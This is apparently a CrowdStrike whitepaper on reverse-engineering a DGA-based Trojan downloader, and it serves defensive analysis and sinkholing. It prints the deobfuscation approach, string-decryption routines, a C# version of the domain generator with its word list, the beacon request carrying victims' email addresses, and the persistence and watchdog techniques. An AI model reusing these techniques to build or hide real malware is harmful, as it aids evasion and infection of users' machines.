CROWDSTRIKE

• • •

END-TO-END ANALYSIS OF A DOMAIN GENERATING ALGORITHM MALWARE FAMILY

Jason Geffner
jason@crowdstrike.com
www.crowdstrike.com
CROWDSTRIKE, INC.

Contents

Introduction

Select malware families have used Domain Generating Algorithms (DGAs) over the past few years in an effort to evade traditional domain blacklists, allow for fast-flux domain registration and usage, and evade analysts' abilities to predict attackers' control servers. While novel work has been done by both private industry and academia with respect to detecting DGA-related network traffic, this whitepaper demonstrates *end-to-end* analysis of a DGA malware family, from binary deobfuscation to DGA analysis, to sinkholing, to domain registrant research, to investigative findings on the malware's author and his accomplices.

On February 26, 2013, a major American financial services firm received a suspicious email containing a file attachment with subject line, "Hi *[redacted]* has sent you images." The firm's CISO submitted the file attachment to CrowdStrike on February 28, 2013 for analysis. CrowdStrike found that the file attachment was a heavily obfuscated Trojan downloader, part of a large malware family designed to download other malware from websites based on a time-seeded domain-generating algorithm.

The malware family discussed in this whitepaper has thousands of active variants currently running on the Internet and until recently has managed to stay off of the radar of all antivirus firms. This whitepaper brings to light how this malware is tied to an underground campaign that has been active for at least the past six years.

Domain Generating Algorithms

Most modern malware families communicate with attackers' remote servers. Trojan downloaders download additional malware from rogue servers, while bots and remote access tools (RATs) communicate with command-and-control (C2) servers to execute the attackers' commands. Malware with this functionality is typically built with a hardcoded attacker-server address or list of server addresses controlled by the attacker. While malware building kits have made it easier for malware authors to create hundreds or thousands of variants compiled to use different server addresses, these server addresses can still be discovered by researchers and blacklisted by network engineers without much effort.

Over the last few years, some malware families have begun to use a different approach to communicate with their remote servers. Instead of using hardcoded server addresses, some malware families now use a domain generating algorithm (DGA) in order to dynamically determine remote download server address and C2 server addresses at run time.

For example, consider a DGA where every minute the malware connects to the GMT-time-based server address *<month><day><year><hour><minute>*.com. Using this example, on July 31, 2013, at 2:30 PM, the malware would connect to *07 31 13 14 30.com*. Every time an attacker wants to communicate with their malware, they choose a strike-time and a register the domain corresponding to that strike-time 24 hours before the time is hit. As the strike-time approaches, the attacker configures their DNS server to point to their rogue server, and perhaps ten minutes after the strike-time, the attacker takes down their server and removes the server's DNS entry.

Using a DGA makes it impossible for security researchers to predict the next time malware will receive a command from an attacker's server. And given a large enough set of potential DGA-computed domains, it also raises the bar for researchers to sinkhole the server addresses.

Kraken was one of the first malware families to use a DGA, beginning around April of 2008[1]. Although several families such as Torpig and Srizbi have also been known to use DGAs, the most famous family to use a DGA is Conficker, discovered in late 2008. Since then, academia and industry have both begun to focus more on DGAs. In 2010, Texas A&M University researchers published a paper on heuristically detecting DGA domain names[2], and in 2012, Damballa released a whitepaper on DGA usage in six new malware families[3].

[1] http://blog.threatexpert.com/2008/04/kraken-changes-tactics.html
[2] http://www.cs.ut.ee/~koit/KT/imc104-yadav.pdf
[3] https://www.damballa.com/downloads/r_pubs/WP_DGAs-in-the-Hands-of-Cyber-Criminals.pdf

Malware Overview

CrowdStrike has detected more than 1,000 variants of the malware described in this whitepaper. The toolkit that created these variants apparently takes a target email address as input and creates as output a malware variant with that email address embedded in it. Most of the malware variants use randomized strings for file names, directory names, and registry names, and also use a randomized cryptographic seed value and one-time pad[4] for encrypting and decrypting. The cryptographic seed is set at compile time; the one-time pad is recreated by the malware dynamically at run time based on the cryptographic seed, as described below.

CrowdStrike has collected over one hundred variants of this malware, several of which contain strings that were not encrypted. Furthermore, instead of using randomized strings as are used in the encrypted variants, the non-encrypted variants use default template strings. Where applicable in this whitepaper, we call out the format of randomized strings used in the encrypted variants and the default template strings used in the non-encrypted variants.

[4] http://en.wikipedia.org/wiki/One-time_pad

Code Obfuscation and Deobfuscation

Most obfuscated malware is obfuscated with a packer. After a malware author compiles their malware, they use a tool called a packer to compress and/or encrypt the malware. The packer also appends an unpacking stub to the compressed/encrypted malware which at run time decompresses/decrypts the packed code and data and executes the original code. Unpacking stubs also typically feature anti-debugging functionality, though a detailed discussion of packers is outside the scope of this whitepaper.

Although the malware described in this whitepaper is obfuscated, it is not packed with a packer. There is no appended unpacking stub that restores the code and data to its original form at run-time; instead, obfuscated junk code is mixed in with legitimate code. The snippet of disassembly below shows an example where random 32-bit values are assigned to stack variables and used in mathematical calculations. The red **X**'ed instructions are junk code; the green ✓'ed instructions are legitimate code.

```
X imul    eax, 83BAE0CAh
X add     eax, [ebp+var_18]
X mov     [ebp+var_18], eax
X mov     [ebp+var_10], 0D716B4E4h
✓ mov     ecx, [ebp+var_4]
✓ mov     edx, [ebp+var_C]
✓ mov     [ecx], edx
X mov     eax, [ebp+var_10]
X imul    eax, 4B1C14F0h
X and     eax, [ebp+var_10]
X imul    eax, [ebp+var_10]
X mov     [ebp+var_10], eax
X mov     ecx, [ebp+var_10]
X sub     ecx, 1
X mov     [ebp+var_10], ecx
X mov     edx, [ebp+var_10]
X sub     edx, 1
X mov     [ebp+var_10], edx
X mov     eax, [ebp+var_10]
X add     eax, 40A69533h
X mov     [ebp+var_10], eax
✓ ror     [ebp+var_C], 1
```

Unfortunately, this inlined obfuscation shows up when using the Hex-Rays decompiler[5] as well:

[5] https://www.hex-rays.com/products/decompiler/index.shtml

```
int __cdecl sub_40DB30(int a1, int a2, int a3)
{
  int v3; // ST00_4@3
  int v4; // et0@3
  int v5; // eax@3
  int v7; // [sp+0h] [bp-18h]@1
  int v8; // [sp+Ch] [bp-Ch]@1
  signed int v9; // [sp+10h] [bp-8h]@1
  int v10; // [sp+14h] [bp-4h]@1

  v10 = a1;
  v7 = -1890418483;
  v8 = a3;
  v9 = -134758405;
  while ( v10 != a1 + 4 * a2 )
  {
    v3 = -2084904757 * v7;
    *(_DWORD *)v10 = v8;
    v4 = __ROR4__(v8, 1);
    HIWORD(v8) = HIWORD(v4);
    BYTE1(v8) = v4 + BYTE1(v4);
    v9 |= 0x7550E9ADu;
    LOBYTE(v8) = v4 + BYTE1(v4) + v4;
    v5 = (v3 + v3 - 2066108466) & 0x7B265032 ^ v3 ^ (((v3 + v3 - 2066108466) & 0x7B265032) + 515510700);
    v7 = v5 & 0x2F0000;
    v10 += 4;
  }
  return v7 - v9 * v7;
}
```

However, we can manually separate the legitimate code from the junk code. If we assume that all function arguments (`a1`, `a2`, and `a3`) are legitimate then we can tag all of those arguments, and also tag as legitimate all variables that interact with those function arguments. This yields the following tagged decompilation:

```
int __cdecl sub_40DB30(int OK_a1, int OK_a2, int OK_a3)
{
  int v3; // ST00_4@3
  int OK_v4; // et0@3
  int v5; // eax@3
  int v7; // [sp+0h] [bp-18h]@1
  int OK_v8; // [sp+Ch] [bp-Ch]@1
  signed int v9; // [sp+10h] [bp-8h]@1
  int OK_v10; // [sp+14h] [bp-4h]@1

  OK_v10 = OK_a1;
  v7 = -1890418483;
  OK_v8 = OK_a3;
  v9 = -134758405;
  while ( OK_v10 != OK_a1 + 4 * OK_a2 )
  {
    v3 = -2084904757 * v7;
    *(_DWORD *)OK_v10 = OK_v8;
    OK_v4 = __ROR4__(OK_v8, 1);
    HIWORD(OK_v8) = HIWORD(OK_v4);
    BYTE1(OK_v8) = OK_v4 + BYTE1(OK_v4);
    v9 |= 0x7550E9ADu;
    LOBYTE(OK_v8) = OK_v4 + BYTE1(OK_v4) + OK_v4;
    v5 = (v3 + v3 - 2066108466) & 0x7B265032 ^ v3 ^ (((v3 + v3 - 2066108466) & 0x7B265032) + 515510700);
    v7 = v5 & 0x2F0000;
    OK_v10 += 4;
  }
  return v7 - v9 * v7;
}
```

If we now remove all lines of code that don't contain tagged variables, we have the following:


```
int __cdecl sub_40DB30(int OK_a1, int OK_a2, int OK_a3)
{
  int OK_v4; // et0@3

  int OK_v8; // [sp+Ch] [bp-Ch]@1

  int OK_v10; // [sp+14h] [bp-4h]@1

  OK_v10 = OK_a1;

  OK_v8 = OK_a3;

  while ( OK_v10 != OK_a1 + 4 * OK_a2 )
  {

    *(_DWORD *)OK_v10 = OK_v8;
    OK_v4 = __ROR4__(OK_v8, 1);
    HIWORD(OK_v8) = HIWORD(OK_v4);
    BYTE1(OK_v8) = OK_v4 + BYTE1(OK_v4);

    LOBYTE(OK_v8) = OK_v4 + BYTE1(OK_v4) + OK_v4;


    OK_v10 += 4;
  }

}
```

The code above is now easily analyzable.


However, the malware contains over a thousand functions, and manually deobfuscating the code for each function would be very time consuming. Instead, we created a Hex-Rays plugin (named CrowdDetox) to automate the code deobfuscation process using the following algorithm for a given function:

1. Find all basic legitimate variables:
   - Function arguments to the current function
   - Global variables
   - Local function variables used as parameters to function calls
   - Local function variables that store return values of function calls
   - Local function variables used in return statements (optional)
2. Find all non-basic legitimate local function variables
   - Local variables are considered legitimate if their values are read from or written to other legitimate variables
3. Keep executing Step 2 until no new legitimate local function variables are found
4. Remove all decompiled instructions that do not involve function calls or legitimate variables

Below is a graph of the original decompilation tree, containing 117 nodes prior to deobfuscation with CrowdDetox:



Below is a graph of the decompilation tree of the same function, containing only 71 nodes *after* deobfuscation with CrowdDetox:



The CrowdDetox plugin is free and open-source and available at
http://www.crowdstrike.com/community-tools

Data Obfuscation and Deobfuscation

The malware's EXE contains no readable static strings related to malicious functionality. There are no human-readable registry keys, file names, server addresses, or URI paths. This is because all strings are decrypted in memory at run time.

The cryptographic seed is a DWORD value, statically located at the following location in all variants of the malware:

32-bit Cryptographic Seed Value		
File Offset	**Relative Virtual Address**	**Virtual Address**
0x00036A24	0x00039024	0x00439024

The length of the one-time pad is an encrypted DWORD value, statically located at the following location in the malware:

Encrypted 32-bit One-time Pad Length		
File Offset	**Relative Virtual Address**	**Virtual Address**
0x00036A28	0x00039028	0x00439028

If the seed value and encrypted one-time pad length value are `0x445A4950` and `0x3A59454B`, respectively, then the strings in the malware are not encrypted. When parsed as an ASCIIZ string, these two DWORDs spell "`PIZD`" and "`KEY:`".

The malware's strings (either encrypted or not encrypted) begin at the following location in the malware:

Beginning of Strings		
File Offset	**Relative Virtual Address**	**Virtual Address**
0x00036A30	0x00039030	0x00439030

If the malware's strings are not encrypted then the end of the strings "section" is delineated by the ASCIIZ strings "`PIZD`" "`ENDS`".

If the malware's strings are encrypted then the length value of the one-time pad (which is also the length of the strings "section") is decrypted by XOR'ing the encrypted length value with the value of the cryptographic seed. The one-time pad is generated as follows:

```
for (i = 0; i < lengthOfOneTimePad; i += 4)
{
    oneTimePad[i + 0] = (seed >> 0x00) & 0xFF;
    oneTimePad[i + 1] = (seed >> 0x08) & 0xFF;
    oneTimePad[i + 2] = (seed >> 0x10) & 0xFF;
    oneTimePad[i + 3] = (seed >> 0x18) & 0xFF;
    seedRotated = ((seed >> 1) | (seed << (32 - 1)));
    seed =
        (seedRotated & 0xFFFF0000) |
        ((seedRotated + ((seedRotated >> 0x08) & 0xFF)) & 0xFF) << 0x08) |
        ((2 * seedRotated + ((seedRotated >> 0x08) & 0xFF)) & 0xFF);
}
```

The malware's strings can be decrypted as follows:

```
for (i = 0; i < (lengthOfOneTimePad - 0x0C); i++)
{
    beginningOfStrings[i] ^= oneTimePad[0x0C + i];
}
```

During run time, the encrypted strings in the "`.data`" section are never decrypted in place. When the malware needs to use a string, the encrypted string gets copied to the heap, decrypted on the heap, used, and then freed.

Malware's Base Functionality

When first executed, the malware checks to see if the command line used to run it contains the string "WATCHDOGPROC". If it contains that string and "WATCHDOGPROC" isn't followed by a file name in quotes ("*<file name>*") on the command line, then the process terminates itself. However, if it is followed by a file name in quotes, then the malware does the following.

Command Line Contains "WATCHDOGPROC" and a File Name in Quotes

As described in detail below, the malware may make a copy of itself in certain situations. This copy's file name, henceforth referred to as *<copied file name>*, uses the default template string "XZSEQWSpulaosugiingat.exe" in non-encrypted variants. In encrypted variants, we've seen *<copied file name>* use the following format: "*<7-12 random lowercase letters>*.exe".

Also described in detail below, the malware uses a synchronization file. This file's file name, henceforth referred to as *<synchronization file name>*, is the same as *<copied file name>* but with a different file extension. The *<synchronization file name>* file extension used in non-encrypted variants is "rng_extXZSEQWS". In encrypted variants, we've seen extensions using the following format: "*<2-5 random lowercase alphanumeric characters>*".

The malware continuously checks to see if there are any running processes whose file name is "*<copied file name>*". If any of these processes are running then the malware sleeps for two seconds. Depending on the existence and last-modified time of the file "*<synchronization file name>*" (in the same directory as the malware), the malware may terminate running processes whose file name is "*<copied file name>*".

If the file name in quotes from the command line doesn't exist or if it does exist but is of a different file size than the malware program's file size, then the malware removes any special file system attributes from the file from the command line, copies itself to that file name, and sets its file system attributes to "hidden", after which it runs the file whose name was given in quotes on the command line and then terminates its own process.

This effectively ensures that the program specified on the command line is always running.


Command Line Contains Doesn't Contain "WATCHDOGPROC"

The malware uses a directory in the user's "Application Data" directory to store certain files. This directory's name, henceforth referred to as *<application data directory>*, uses the default template value "*<%userprofile%>*\Local Settings\Application Data\NICOLAEGUTAXZSEQWS" in non-encrypted variants. In encrypted variants, we've seen *<application data directory>* use the following format: "*<%userprofile%>*\Local Settings\Application Data*<7-15 random lowercase letters>*".

The malware creates the directory "*<application data directory>*". If the path to the running malware process's executable does not contain the string "*<copied file name>*", then the malware copies itself to "*<application data directory>**<copied file name>*" and sets an auto-start execution point (ASEP) in the registry, after which it sleeps for a second, executes "*<application data directory>**<copied file name>*", shows the user a message box, and then terminates its own process once the message box is closed by the user.

The registry value name used by the ASEP, henceforth referred to as *<ASEP value name>*, uses the default template string "COSTIIONITAEQWS" in non-encrypted variants. In encrypted variants, CrowdStrike has seen *<ASEP value name>* use the following format: "*<4-8 words from existing Windows services' display names>*". The malware sets registry value "*<ASEP value name>*" to "*<application data directory>**<copied file name>*" in "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run".

We've seen two different message boxes shown amongst the variants. Some variants (both encrypted and non-encrypted) show "Your Facebook connection is now secured! Thank you for your support!", while other variants (both encrypted and non-encrypted) show "This application is not compatible with the version of Windows you're running. Check your computer's system information to see whether you need a x86 (32-bit) or x64 (64-bit) version of the program, and then contact the software publisher.":



If the path to the running malware process's executable does contain the string "*<copied file name>*", then the following functionality is executed.

The malware uses a specific file name for a "watchdog" process. This file name, henceforth referred to as *<watchdog file name>*, uses the default template string "`XZSEQWSwatch_dog_name.exe`" in non-encrypted variants. In encrypted variants, we've seen *<watchdog file name>* use the following format: "*<7-12 random lowercase letters>*`.exe`".

The malware tries to terminate processes whose file name is "*<watchdog file name>*" up to ten times (with a two-second wait in between). It then removes any special file-system attributes from "*<application data directory>*`\`*<watchdog file name>*" (if the file existed), and then copies itself to that location, after which it sets that file copy to be hidden on the file system.

It then creates "*<synchronization file name>*" (in the same directory as the malware) and writes the bytes `[0x08, 0x07, 0x00, 0x00]` to that file.

Next, it executes "*<application data directory>*`\`*<watchdog file name>*" with the command-line argument "`WATCHDOGPROC "`*<malware process's executable file path>*`""`, after which it performs its network functionality.

Malware's Network Functionality

The malware's DGA creates a hostname string by concatenating two pseudo-randomly selected strings from the list below and appending "`.net`" to the end:

- above
- action
- advance
- afraid
- against
- airplane
- almost
- alone
- already
- although
- always
- amount
- anger
- angry
- animal
- another
- answer
- appear
- apple
- around
- arrive
- article
- attempt
- banker
- basket
- battle
- beauty
- became
- because
- become
- before
- begin
- behind
- being
- believe
- belong
- beside
- better
- expect
- experience
- explain
- family
- famous
- fancy
- father
- fellow
- fence
- fifteen
- fight
- figure
- finger
- finish
- flier
- flower
- follow
- foreign
- forest
- forever
- forget
- fortieth
- forward
- found
- fresh
- friend
- further
- future
- garden
- gather
- general
- gentle
- gentleman
- glass
- glossary
- goodbye
- govern
- guard
- prepare
- present
- president
- pretty
- probable
- probably
- problem
- produce
- promise
- proud
- public
- quarter
- question
- quiet
- rather
- ready
- realize
- reason
- receive
- record
- remember
- report
- require
- result
- return
- ridden
- right
- river
- round
- safety
- school
- season
- separate
- service
- settle
- severa
- several
- shake

- between
- beyond
- bicycle
- board
- borrow
- bottle
- bottom
- branch
- bread
- bridge
- bright
- bring
- broad
- broken
- brought
- brown
- building
- built
- business
- butter
- captain
- carry
- catch
- caught
- century
- chair
- chance
- character
- charge
- chief
- childhood
- children
- choose
- cigarette
- circle
- class
- clean
- clear
- close
- clothes
- college
- company
- complete
- condition
- consider
- happen
- health
- heard
- heart
- heaven
- heavy
- history
- honor
- however
- hunger
- husband
- include
- increase
- indeed
- industry
- inside
- instead
- journey
- kitchen
- known
- labor
- ladder
- language
- large
- laugh
- laughter
- leader
- leave
- length
- letter
- likely
- listen
- little
- machine
- manner
- market
- master
- material
- matter
- mayor
- measure
- meeting
- member
- method
- middle
- share
- shore
- short
- should
- shoulder
- shout
- silver
- simple
- single
- sister
- smell
- smoke
- soldier
- space
- speak
- special
- spent
- spread
- spring
- square
- station
- still
- store
- storm
- straight
- strange
- stranger
- stream
- street
- strength
- strike
- strong
- student
- subject
- succeed
- success
- sudden
- suffer
- summer
- supply
- suppose
- surprise
- sweet
- system
- therefore

- contain
- continue
- control
- corner
- country
- course
- cover
- crowd
- daughter
- decide
- degree
- delight
- demand
- desire
- destroy
- device
- difference
- different
- difficult
- dinner
- direct
- discover
- distance
- distant
- divide
- doctor
- dollar
- double
- doubt
- dress
- dried
- during
- early
- eearly
- effort
- either
- electric
- electricity
- english
- enough
- enter
- escape
- evening
- every
- except
- might
- million
- minute
- mister
- modern
- morning
- mother
- mountain
- movement
- nation
- nature
- nearly
- necessary
- needle
- neighbor
- neither
- niece
- night
- north
- nothing
- notice
- number
- object
- oclock
- office
- often
- opinion
- order
- orderly
- outside
- paint
- partial
- party
- people
- perfect
- perhaps
- period
- person
- picture
- pleasant
- please
- pleasure
- position
- possible
- power
- thick
- think
- third
- those
- though
- thought
- through
- thrown
- together
- toward
- trade
- train
- training
- travel
- trouble
- trust
- twelve
- twenty
- understand
- understood
- until
- valley
- value
- various
- wagon
- water
- weather
- welcome
- wheat
- whether
- while
- white
- whose
- window
- winter
- within
- without
- woman
- women
- wonder
- worth
- would
- write
- written
- yellow

Given the 384 strings above, this yields a possible 147,456 different hostnames. However, the domain-generating algorithm only uses 15 bits of the seed value, and as such there are only 32,768 possible hostnames that can be generated by the malware.

The seed used by the domain-generating algorithm is the number of seconds that have elapsed since January 1, 1970 UTC, divided by 512, thus providing a granularity of 8 minutes and 32 seconds (8 * (60 seconds/minute) + (32 seconds) = 512 seconds).

Hostnames are generated via the following algorithm (C# reinterpretation shown below for simplicity), where `aHexHostname`, `aHelperTable`, and `aHostStrings` are all hard-coded data arrays in the malware, encrypted in the same manner that strings are encrypted in the malware:

```
string GetHostname(UInt32 seed)
{
  byte[] aShuffle = new byte[15];
  for (int i = 0; i < 15; i++)
  {
    aShuffle[aHelperTable[i * 2]] = (byte)(seed & 1);
    seed >>= 1;
  }

  int iHost1 = 0;
  int iHost2 = 0;
  for (int i = 0; i < 7; i++)
  {
    iHost1 = 2 * iHost1 | aShuffle[i];
    iHost2 = 2 * iHost2 | aShuffle[i + 7];
  }

  iHost2 = (2 * iHost2 | aShuffle[14]) + 128;

  UInt16 offsetHost1 = (UInt16)((UInt16)(aHexHostname[iHost1 * 2]) + (UInt16)(((UInt16)(aHexHostname[iHost1 * 2 + 1])) << 0x08));
  UInt16 offsetHost2 = (UInt16)((UInt16)(aHexHostname[iHost2 * 2]) + (UInt16)(((UInt16)(aHexHostname[iHost2 * 2 + 1])) << 0x08));

  string host1 = "";
  string host2 = "";

  byte b;
  while ((b = aHostStrings[offsetHost1++]) != 0)
  {
    host1 += (char)b;
  }
  while ((b = aHostStrings[offsetHost2++]) != 0)
  {
    host2 += (char)b;
  }

  return host1 + host2 + ".net";
}
```

The malware makes 85 attempts to connect to generated hostnames (via `seed+0`, `seed+1`, … `seed+84`) on TCP port 80 and sends the following request:

```
GET /forum/search.php?email=<email address>&method=post HTTP/1.0
Accept: */*
Connection: close
Host: <hostname>
```

In the HTTP request above, the default template string for *<email address>* is "XZSEQWS" in non-encrypted variants; in encrypted variants, it is a unique email address. Based on our research, there appears to exist a "generator" malware program that does the following:

1. Scrapes email addresses from a user's computer
2. Generates the malware described in this report, using the scraped email addresses for *<email address>* (one email address per malware variant)
3. Sends an email to *<email address>* with the following characteristics:
    - Subject: "Hi *<sender's name>* has sent you images."
    - Sender: "*<random lowercase alphanumeric characters>*@aol.com" (other hostnames are likely also used)
    - Attachment file name: "*<local-part[6] of email address>*.zip"

The malware decrypts the HTTP response data, and if certain conditions are met (such as the server's hostname appearing 8 bytes into the HTTP response data), then the malware repeats the request to the server. In the second response, if the HTTP response data ends with `[0xA0, 0xBB, 0xBD, 0xA0, 0xAC, 0xAA, 0xBC, 0xBC, 0xBA, 0xAC, 0xAC]`, then the malware writes the bytes `[0x08, 0x07, 0x00, 0x00]` to "*<synchronization file name>*" (in the same directory as the malware) and writes the HTTP response data (not including the last 11 bytes) to "*<%temp%>**<downloaded prefix><random alphanumeric string><downloaded postfix>*.exe".

The default template strings for *<downloaded prefix>* and *<downloaded postfix>* are "prefixexeXZSEQWS" and "XZSEQWSpostfix", respectively, in non-encrypted variants; in encrypted variants, they are each "*<2-5 random lowercase alphanumeric characters>*".

It then terminates all running processes whose filename is "*<watchdog file name>*" and executes "*<%temp%>**<downloaded prefix><random alphanumeric string><downloaded postfix>*.exe" with command-line arguments "UPDATESOX "*<malware's executable file path>*" *<copied file name> <watchdog file name>*".

The malware then sleeps for about 90 seconds, and if there are no processes running whose filename is "*<watchdog file name>*", it executes "*<application data directory>**<watchdog file name>*" with command-line argument "WATCHDOGPROC "*<malware's executable file path>*"".


[6] http://en.wikipedia.org/wiki/Email_address#Local_part

Sinkholing

CrowdStrike sinkholed five domains to which the DGA would resolve, one on each of the following dates:

- March 5, 2013
- March 6, 2013
- March 7, 2013
- March 8, 2013
- March 9, 2013

Over the five day span, we logged nearly 15,000 hits from infected systems for URI /forum/search.php?email=<*email address*>&method=post



Of these hits, we logged 1,170 unique client IP address and 1,000 unique email addresses that were posted to our sinkhole servers.

The IP addresses were generally based in the United States and Romania:

Country	Unique IP Addresses Logged
United States	575
Romania	321
Japan	46
Russian Federation	17
Germany	15
France	15
India	14
Netherlands	14
United Kingdom	13
Sweden	11
Ukraine	10
Iran	10
Philippines	10
Viet Nam	10
Canada	8
Czech Republic	5
Sierra Leone	5
Nigeria	4
Hungary	4
Norway	4
Libya	4
Thailand	3
China	3
Switzerland	3
Denmark	2
Ireland	2
Uganda	2
Austria	2
Israel	2
Bangladesh	2
Spain	2
Serbia	2
Kyrgyzstan	2
Taiwan	1
Malta	1
Greece	1
Mongolia	1
Brazil	1
Guam	1
Korea	1

Haiti	1
Malaysia	1
